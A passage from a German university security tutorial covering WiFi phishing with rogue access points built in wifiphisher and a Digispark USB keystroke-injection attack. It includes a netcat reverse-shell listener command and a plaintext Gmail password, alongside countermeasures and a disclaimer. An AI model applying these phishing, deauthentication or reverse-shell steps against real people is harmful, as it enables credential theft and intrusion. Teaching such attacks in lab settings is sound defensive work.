Der Betreiber eines Fake-AP versucht in der Regel Informationen vom Opfer zu erlangen, beispielsweise über Phishing-Seiten. Auch ein Einschleusen von Schadcode auf dem Opfer ist möglich.

Ein bekanntes Tool um Fake-APs zum Phishing zu erstellen ist der `wifiphisher`.

### 13.8.1 Theoretischer Ablauf

Zunächst wird ein eventuell vorhandener Access Point blockiert.

Im nächsten Schritt wird ein eigener Access Point beziehungsweise Hotspot erstellt.

Anschließend wird gewartet, bis sich Benutzer am Access Point anmelden. Ist das Signal des Angreifers aufgrund von z.B. örtlicher Nähe stärker, so kann es sein, dass sich die Opfer automatisch mit dem Fake Access Point verbinden.

Je nach Ziel des Angreifers wird den Opfern nun eine Anmeldemaske zum Phishing von Passwörtern oder Kreditkarten angezeigt. Auch ein Mitlesen und die Manipulation des Datenverkehrs sowie eine Infektion des Opfers mit Schadcode über Lücken im Betriebssystem beziehungsweise im Browser ist möglich.

### 13.8.2 Erstellen eines Fake-AP mit Wifiphisher

#### 13.8.2.1 Man in the Middle

*Hinweis:* Falls während der Initialisierung der WLAN-Interfaces von `wifiphisher` zu Fehlern kommt, ist zu beachten, dass beide benötigten Interfaces Packet-Injection unterstützen müssen. In der Security-Workbench wird das Konsolen-Tool `wifiphisher` gestartet.

Anschließend führt das Programm eine Suche nach WLANs in der Umgebung durch. Aus dieser Liste kann ein Zielnetzwerk ausgewählt werden.

```
[+] Selecting wlan1 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue access point
[*] Cleared leases, started DHCP, set up iptables
≥[3;J
[+] Ctrl-C at any time to copy an access point from below
num ch   ESSID           BSSID          vendor
-----
 1 - 1 - WLAN-880757 - 94:4a:0c:74:5c:e3 Sercomm
```

Abbildung 13.16: Wifiphisher Netzwerkauswahl

Im Anschluss daran wird ein Webserver und der Fake AP mit der entsprechenden Konfiguration gestartet.

Danach wird begonnen, den Datenverkehr im Zielnetzwerk durch Abmeldung der Opfer vom Ziel-Access Point zu unterbrechen.

Das Opfer verbindet sich im Anschluss mit dem falschen Access Point des Angreifers, dieser befindet sich nun in einer “Man in the Middle“-Position.

Beim Aufruf einer Webseite wird dem Opfer nun eine Webseite präsentiert, die der Konfigurationsoberfläche des Routers nachempfunden ist und zur Eingabe des WLAN-Zugangskennwortes aufgrund eines durchgeföhrten Firmwareupdates auffordert. Denkbar ist auch die Nachbildung von Login-Seiten verschiedener sozialer Netzwerke oder Mailprovider. Auch die Fälschung von Login-Seiten für Hotspots ist möglich.

War der Angriff erfolgreich, das heißt ein Opfer hat beispielsweise das WLAN-Zugangskennwort auf der präsentierten Seite eingegeben, so beendet sich `wifiphisher` nach dem Anzeigen der eingegebenen Daten.

### 13.8.2.2 Firmware Update

Im Gegensatz zum ersten Angriff ist hier schon das Passwort bekannt. Hier ist das Ziel des Angreifers ein Trojaner auf den Rechnern im anzugreifenden Netzwerk zu installieren. Hierfür baut er ein Netzwerk auf, mit den selben Konfigurationen wie das vorliegende Netz. Wenn sich nun ein Client mit dem Netzwerk verbindet wird er auf eine Webseite umgeleitet, wo ihm ein Firmware Update angeboten wird und man erst nach diesen Update wieder ins Internet kommt. Bei diesen

Update handelt es sich jedoch in unseren Fall um unsere Payload, die der User sich installiert. Dies kann man beim Starten des Angriffs definieren.




Abbildung 13.17: Wifiphisher Firmware Phishing Page

### 13.8.2.3 Free-Wifi

Dieser Angriff baut ein offenes Wlan auf. Wenn sich nun Leute einloggen möchten werden sie auf eine klassische Free-Wifi Login Seiten geleitet siehe Abbildung 13.18. Um nun Internet Zugang gewehrt zu bekommen müssen sich zuerst die User mit Ihren Facebook Account einloggen. Diese Login-Daten werden nun bei diesen Angriff gestohlen. Da viele Nutzer nur ein Passwort verwenden und man auch schon eine E-Mail Adresse herausgefunden hat kann man nun weitere Passwort-Angriffe durchführen.




Abbildung 13.18: Wifiphisher Free Wifi Phishing Page

## 13.9 Gegenmaßnahmen

Im nachfolgenden Kapitel werden kurz mögliche Gegenmaßnahmen beleuchtet, die oben vorgestellte Angriffe verhindern bzw. erschweren.

### 13.9.1 WEP

Der WEP-Standard gilt als nicht mehr sicher und ist durch WPA bzw. WPA2 abgelöst. Die einfachste Gegenmaßnahme um sich vor einem Angriff auf WEP zu schützen ist das Abschalten von WEP-gesicherten Netzen. Neuere Router bieten zwar die Möglichkeit von WEP-Absicherung, diese sollte aber auf keinem Fall mehr verwendet werden.

Falls man aus Kompatibilitätsgründen auf WEP angewiesen ist, sollte unbedingt geprüft werden, ob nicht auf neuere Hardware umgestiegen werden kann, da WEP keine Sicherheit mehr garantieren kann. Außerdem werden Versuche WEP sicherer zu machen, namentlich die Shared-Key-Authentication, eher als unsicherer betrachtet, da das Passwort hier mehrfach verwendet wird, wodurch es noch verfügbarer für Angreifer wird.

Die beste Gegenmaßnahme gegen Angriffe auf das WEP-Netz ist die Einfachste überhaupt: kein WEP verwenden.

### 13.9.2 WPS

WPS wird nach wie vor verwendet und effektive Gegenmaßnahmen sind in erster Linie moderne Hardware, da diese, wie bereits oben erwähnt, die Probleme älterer

Geräte nicht mehr kennen und eine erheblich geringere Angriffsfläche liefern. Lediglich das Verwenden des Push-Buttons ohne weitere Key Eingabe ist problematisch, da sich alle Geräte in Reichweite ohne weitere Sicherheiten einbinden können. Es sollte also nach jedem Nutzen des Push-Buttons geprüft werden, ob sich unbekannte Geräte im WLAN befinden. Befolgt man diesem Ratschlag ist auch der Push-Button verhältnismäßig sicher.

### 13.9.3 WPA/WPA2

Da WPA bzw. WPA2 in fast jedem Haushalt/Unternehmen eingesetzt wird, sind hier Gegenmaßnahmen zu den oben demonstrierten Angriffen besonders relevant.

#### 13.9.3.1 Personal-Mode

Grundsätzlich sind jedoch beide Verfahren nur so sicher, wie die verwendeten PSKs. Jeder Nutzer sollte also Standardpasswörter der Auslieferung sofort ersetzen und möglichst die maximal mögliche Passwortlänge ausnutzen. Auch sollte darauf geachtet werden, dass die Entropie des Passwortes hoch ist. Nur dann kann mit hoher Wahrscheinlichkeit davon ausgegangen werden, dass das Netz sicher ist. Viele Router bieten aktuell in der Standardkonfiguration WPA und WPA2 im Kombinationsbetrieb an. Der reine Einsatz von WPA2 sollte einem Kombibetrieb immer vorgezogen werden.

Beim Verwendung von WPA/WPA2 im Enterprise Mode sollte entweder von Administrator- oder Nutzerseite darauf geachtet werden, dass das verwendete Passwort zur Anmeldung möglichst hohe Entropie besitzt und einen hohen Grad an Zufall besitzt.

#### 13.9.3.2 Enterprise-Mode

Im Enterprise-Mode gibt es eine sehr effiziente Möglichkeit das Verbinden zu einem Fake-AP zu verhindern bzw. zu vermeiden. Die RADIUS-Server stellen immer Zertifikate zur Verfügung, die bei einem Verbindungsversuch dem Client übermittelt werden. Wird nun von einem Fake-AP ein mit hoher Wahrscheinlichkeit nicht vertrauenswürdiges Zertifikat verwendet, wird dies bei der Prüfung entdeckt und kein Challenge-Response-Verfahren durchgeführt. Besonders in Mobilgeräten kann die Installation dieser Zertifikate aufwändig sein, sollte jedoch immer durchgeführt werden, um die Sicherheit der eigenen Credentials zu gewähren. Auch bei einem Access Point im Enterprise-Mode ist es empfehlenswert bei der Auswahl des Passwortes die Länge und Entropie der Zeichenkette zu maximieren.

### 13.9.3.3 Fake-Access-Points

Bei dem Verbinden mit einem WLAN-Netz sollte immer darauf geachtet werden, ob das Netz so konfiguriert ist, wie die Verbindung in der Verbindungsstatistik des Betriebssystems dokumentiert ist. Die meisten Betriebssysteme warnen heutzutage auch davor, wenn versucht wird eine Verbindung zu einem WLAN mit bekannter SSID aufzubauen, welches aber eine abweichende Konfiguration aufweist. Bei einer solchen Verbindungswarnung sollte man nur mit äußerster Vorsicht eine Verbindung mit dem Netz aufbauen.

## 14 Fake-USB Angriff

### 14.1 Erklärung

Bei diesem Typ von Angriff wird ein Micro-Kontroller eingesetzt, der von außen wie ein normaler USB-Stick aussehen kann, um einen Benutzer zu täuschen. Der Micro-Kontroller kann kleinere Programme ausführen. Schließt der Benutzer den Micro-Kontroller an einen Rechner an, wird das Programm des Micro-Kontrollers ausgeführt. Dieser verhält sich wie eine Tastatur und kann damit beliebige Eingaben auf dem angeschlossenen Rechner ausführen. Da Micro-Kontroller nur wenig Speicher zur Verfügung haben, wird in der Regel der eigentliche Angriff durch eine heruntergeladenes Programm ausgeführt.

### 14.2 Vorbereitung

Je nach dem ob der angegriffene Rechner ein Linux- oder Windows-Betriebssystem installiert hat, muss das passende Programm auf den Micro-Kontroller geflasht werden. Das Flashen kann mit Hilfe der Arduino IDE durchgeführt werden. Außerdem muss auf die Spracheinstellung der Tastatur geachtet werden. Für Linux-Rechner muss eine deutsche Tastatureinstellung verwendet werden und für Windows eine englische. Der angegriffene Rechner und der Raspberry Pi mit dem Betriebssystem Raspbian müssen im selben Netz sein.

- Digispark Micro-Kontroller
- Raspberry Pi mit Raspbian (Host der Payload, Angreifer bei Linux)
- Linux-Rechner (deutsche Tastatur) oder Windows-Rechner (englische Tastatur) (Opfer)

### 14.3 Ablauf

In Abbildung 14.1 ist der Ablauf des Angriffs dargestellt.




Abbildung 14.1: Ablauf des Fake-USB Angriffs

Wird ein Linux-Rechner angegriffen muss als erstes auf dem Raspberry Pi netcat gestartet werden. Mit netcat wird auf die noch aufzubauende Rerverse-Shell gewartet. Dafür wird folgender Befehl ausgeführt:

```
nc -l -p 1234
```

- `-l` führt dazu, dass auf einkommende TCP-Verbindungen gehört wird
- `-p` gibt den Port an, in diesem Fall 1234

Die beiden nachfolgenden Schritte sind bei Windows und Linux gleich, anschließend unterscheiden sich die Umsetzungen wieder.

- 1) Zuerst schließt man den anzugreifenden Rechner an das selbe Netz wie den Raspberry Pi. Anschließend kann der Micro-Kontroller angeschlossen werden.
- 2) Nun öffnet sich ein Terminal bzw. eine Command-Shell und es wird automatisch die Payload für den nächsten Angriffsschritt von dem Docker-Server

des Raspberry Pis heruntergeladen. Als nächstes wird die Payload ausgeführt. Die nachfolgenden Schritte unterscheiden sich nun wieder zwischen Windows und Linux.

3) Linux:

Mit dem Ausführen der Payload wird eine Reverse-Shell zu dem Raspberry Pi aufgemacht. Nun können vom Raspberry Pi aus Befehle auf dem angegriffenen Linux-Rechner ausgeführt werden.

3) Windows:

Bei Windows bewirkt die Payload, dass eine Mail an das Gmail-Konto [pentest123abc@gmail.com](mailto:pentest123abc@gmail.com) (Passwort: rubberducky) geschickt wird.

## 14.4 Gegenmaßnahmen

Der Angriff mittels eines „Fake-USB“ ist sehr effektiv, da er einfach umzusetzen ist und man leicht getäuscht werden kann. Wichtig ist die Aufklärung über die Gefahr zum Beispiel in Form von Schulungen. Bei USB-Sticks, die gefunden werden oder auf Messen verteilt werden, sollte man sehr vorsichtig sein und diese nicht an seinen Rechner anschließen.

## 15 Disclaimer

Das vorliegende Dokument und das zugehörige Tool „Security Workbench“ sind im Rahmen eines Projektes des Masterstudiengangs Informatik an der Technischen Hochschule Ingolstadt (THI) im Wintersemester 2016/17 entstanden. Sinn und Zweck der Security Workbench ist es, interessierten Studierenden das Thema IT-Security näher zu bringen. Alle hier gezeigten Tutorials sind ausschließlich für den Einsatz innerhalb einer eigens dafür geschaffenen Umgebung (z.B. dediziertes WLAN zum Durchspielen der Angriffsszenarien) mit der Zustimmung aller Beteiligten (sowohl Angreifer als auch Angegriffene) gedacht.

Der Missbrauch der zur Verfügung gestellten Informationen und Tutorials für kriminelle Handlungen kann strafrechtliche Folgen nach sich ziehen. Strafrechtliche Grundlagen sind hierbei u.a.:

- §202a StGB – Ausspähen von Daten
- §202b StGB – Auffangen von Daten
- §202c StGB – Vorbereiten des Ausspähens und Auffangens von Daten
- §263 StGB – Computerbetrug
- §269 StGB – Fälschung beweiserheblicher Daten
- §270 StGB – Täuschung im Rechtsverkehr bei DV
- §§ 271, 274, 348 StGB – Falschbeurkundung/Urkundenunterdrückung im Zusammenhang mit DV
- §303a StGB – Datenveränderung
- §303b StGB – Computersabotage

Haftungsansprüche gegen die Autoren oder die THI im Falle der missbräuchlichen Verwendung der Informationen und des Tutorials sind ausgeschlossen. Die Autoren und die THI distanzieren sich ausdrücklich von der Verwendung der Informationen und des Tutorials für kriminelle Handlungen.

Die Autoren und die THI übernimmt keinerlei Gewähr für die Aktualität, Korrektheit, Vollständigkeit oder Qualität der bereitgestellten Informationen.

Haftungsansprüche gegen die Autoren oder die THI, welche sich auf Schäden materieller oder ideeller Art beziehen, die durch die Nutzung oder Nichtnutzung der dargebotenen Informationen und Tutorials verursacht wurden, sind grundsätzlich ausgeschlossen. Die Autoren behalten es sich ausdrücklich vor, Teile der Dokumentation bzw. des Tutorials oder das gesamte Angebot ohne gesonderte Ankündigung zu verändern, zu ergänzen, zu löschen oder die Veröffentlichung zeitweise oder endgültig einzustellen.

Bei direkten oder indirekten Verweisen auf fremde Quellen und Internetseiten, die außerhalb des Verantwortungsbereichs der Autoren liegen, würde eine Haftungsverpflichtung ausschließlich in dem Fall in Kraft treten, in dem die Autoren von den Inhalten Kenntnis haben und es ihnen technisch möglich und zumutbar wäre, die Nutzung im Falle rechtswidriger Inhalte zu verhindern. Die Autoren erklären daher ausdrücklich, dass zum Zeitpunkt der Linksetzung die entsprechenden verlinkten Seiten frei von illegalen Inhalten waren. Die Autoren haben keinerlei Einfluss auf die aktuelle und zukünftige Gestaltung und auf die Inhalte der verknüpften Quellen und Seiten. Deshalb distanzieren sie sich hiermit ausdrücklich von allen Inhalten aller verknüpften Quellen und Seiten, die nach der Verknüpfung verändert wurden. Für illegale, fehlerhafte oder unvollständige Inhalte und insbesondere für Schäden, die aus der Nutzung oder Nichtnutzung solcherart dargebotener Informationen entstehen, haftet allein der Anbieter der Seite, auf welche verwiesen wurde, nicht derjenige, der über Links auf die jeweilige Veröffentlichung lediglich verweist.

# 16 Anhang

## 16.1 Docker-Merkblatt

Dieses Kapitel ist an Entwickler gerichtet, die mit Docker arbeiten. Zur Hilfestellung werden hier einige nützliche Kommandos aufgeführt.

### Allgemein

- docker info -> Gesamtüberblick über die lokale Umgebung

### Images

- docker images -> Listet alle verfügbaren Images auf
- docker rmi <image> -> Löscht ein Image
- docker build <Verzeichnis des Dockerfiles> -> Erzeugt ein Image
  - ▷ -t <image> -> Vergibt dem Image einen Namen

### Container

- docker ps -> Listet alle laufenden Container auf
  - -a -> Listet alle Container auf
- docker start <container> -> Startet einen Container
- docker stop <container> -> Stoppt einen Container
- docker logs <container> -> Zeigt Logfile des Containers
- docker run <image> -> Erzeugt & startet Container
  - ▷ –name <container> -> Vergibt Containernamen
  - ▷ -p <ip>:<host-port>:<container-port> -> IP-Adresse des Containers und Portmapping zwischen Container und Host (WICHTIG: Dockerfile muss Port freigeben mittels EXPOSE)

- ▷ -d -> Container wird im Hintergrund gestartet
- ▷ -v <host-Verzeichnis>:<container-Verzeichnis> -> Bindet ein Volume vom Host in den Container ein
- docker exec -it <container> <kommando> -> Führt ein Kommando in einem laufenden Container aus (HINWEIS: Um eine Bash in einem laufenden Container zu öffnen docker exec -it <container> /bin/bash eingeben)